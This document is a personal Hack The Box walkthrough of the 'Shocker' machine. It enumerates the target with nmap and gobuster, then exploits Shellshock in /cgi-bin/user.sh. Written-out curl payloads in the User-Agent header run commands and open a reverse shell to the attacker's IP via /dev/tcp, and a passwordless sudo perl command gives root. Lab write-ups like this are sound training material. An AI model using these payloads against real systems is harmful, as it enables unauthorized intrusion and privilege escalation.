⚡

Shocker

Platform	HTB
Date	@April 14, 2022
Operating System	Linux
Tags	gtfobins reverse-shell

General-Information

▼ Table of Contents

▼ Passwords

-


▼ Machine Information

- Link: https://app.hackthebox.com/machines/108
- IP: 10.10.10.56

Scanning/Enumeration

▼ Looking at the feedback from the basic `nmap`, there is the basic port 80 open. The interesting information is that port 2222 has ssh instead of the usual 22, might be of value later on.


- Basic `nmap` scan results: `nmap -A $IP -oN nmap-initial.txt`



```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

▼ Checking the feedback from the `nmap` scan with vulnerable scripts enabled and I didn't see anything of use because the `slowloris` attack described is the standard CVE talked about with each scan.


- `nmap` vuln scan results: `nmap --script vuln $IP -oN Nmap_vuln-initial.txt`



```
PORT     STATE SERVICE
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
2222/tcp open  EtherNetIP-1
```

▼ After a long time of trying everything that I knew, I was still unable to find an entry point. I did some short reading on 0xdf's writeup to figure out what the next rabbit hole I need to jump down is, and it started with using `-f` on `gobuster`, so that I could find the `/cgi-bin/`. Which was unable to be found when running a normal gobuster scan.


- Using `-f` with `gobuster`



```
kali@kali:~/HTB/shocker/recon$ gobuster dir -u http://shocker.htb -f
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shocker.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Add Slash:               true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/04/14 16:56:03 Starting gobuster in directory enumeration mode
===============================================================
http://shocker.htb/cgi-bin/           (Status: 403) [Size: 294]
http://shocker.htb/icons/             (Status: 403) [Size: 292]
http://shocker.htb/server-status/     (Status: 403) [Size: 300]
```


▼ Now with a new directory to search through `gobuster` finds a new file, `/user.sh`. Looking at the file, its just an uptime script, with nothing else in it.

- `gobuster` finds `/user.sh`



```
kali@kali:~/HTB/shocker/recon$ gobuster dir -u http://shocker.htb/cgi-bin -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -t 50  -x sh,
cgi,pl,txt -o cgi-directories.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shocker.htb/cgi-bin
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              sh,cgi,pl,txt
[+] Add Slash:               true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/04/14 17:18:21 Starting gobuster in directory enumeration mode
===============================================================
http://shocker.htb/cgi-bin/user.sh             (Status: 200) [Size: 118]
Progress: 30595 / 1102805 (2.77%)
```

- Looking at the `/user.sh` file




```
kali@kali:~/HTB/shocker$ cat user.sh
Content-Type: text/plain

Just an uptime test script

 17:38:19 up  9:02,  0 users,  load average: 0.03, 0.09, 0.03
```

Shellshock Vulnerability

- *This box is vulnerable to the shellshock vulnerability and I only found this out by reading the writeup above more. However, thinking about it more of course the boxes name hints at that, but also so does the one image on the site that is a bug. I wasn’t familiar with the shellshock vulnerability beforehand, so this thought process didn’t occur to me.*

▼ `nmap` has the ability to scan for the shellshock vulnerability


- `nmap` confirming that the box is vulnerable to the shellshock vulnerability
    - `nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh shocker.htb -o shellshock-scan`



```
kali@kali:~/HTB/shocker/recon/nmap$ nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh shocker.htb -o shellshock-scan
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-14 18:03 EDT
Nmap scan report for shocker.htb (10.10.10.56)
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_      http://www.openwall.com/lists/oss-security/2014/09/24/10
```


▼ Now it's time to exploit shellshock and to do this I used this article for understanding testing and exploitation. Once the ID check was passed, I entered the command required to get a shell on the machine!!

- Using the `curl` command to see if user “id’s” pop back



```
kali@kali:~/HTB/shocker$ curl -A "() { ignored; }; echo Content-Type: text/plain ; echo  ; echo ; /usr/bin/id" http://10.10.10.56/cgi-bin/user.sh

uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```


- Carrying out the same check, but with `BurpSuite`




```
GET /cgi-bin/user.sh HTTP/1.1
Host: shocker.htb
User-Agent: () { ignored; }; echo Content-Type: text/plain ; echo  ; echo ; /usr/bin/id
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Apr 2022 23:09:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 130
Connection: close
Content-Type: text/plain


uid=1000(shelly) gid=1000(shelly)
groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambash
are)
```

- Abusing the shellshock vulnerability to get a reverse shell on the system
  - `curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.12/3333 0>&1' http://10.10.10.56/cgi-bin/user.sh`



```
kali@kali:~/HTB/shocker$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.12/3333 0>&1' http://10.10.10.56/cgi-bin/user.sh
_
```




```
kali@kali:~/HTB/shocker$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.56] 43740
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ _
```

🚩User.txt Flag🚩

▼ Now that I'm on the system, the user flag was able to easily be found in `shelly` directory

- User Flag




```
shelly@Shocker:/home$ cat shelly/user.txt
cat shelly/user.txt
2e[redacted]
shelly@Shocker:/home$ _
```

🚩Root.txt Flag🚩


▼ The root flag was easy to get because there wasn't a password required for any sudo privileges. All I had to do was check GTFOBins for a Perl entry and then enter the supplied command to become root on the machine!

- `sudo -l` shows that there isn't a password required to become root on this machine



```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

- Displaying the root flag



```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
whoami
root
ls /root
root.txt
cat /root/root.txt
52[redacted]
```

What I learned

- I learned to use `-f` when running `gobuster` because it can produce some directories which haven't been found with a normal scan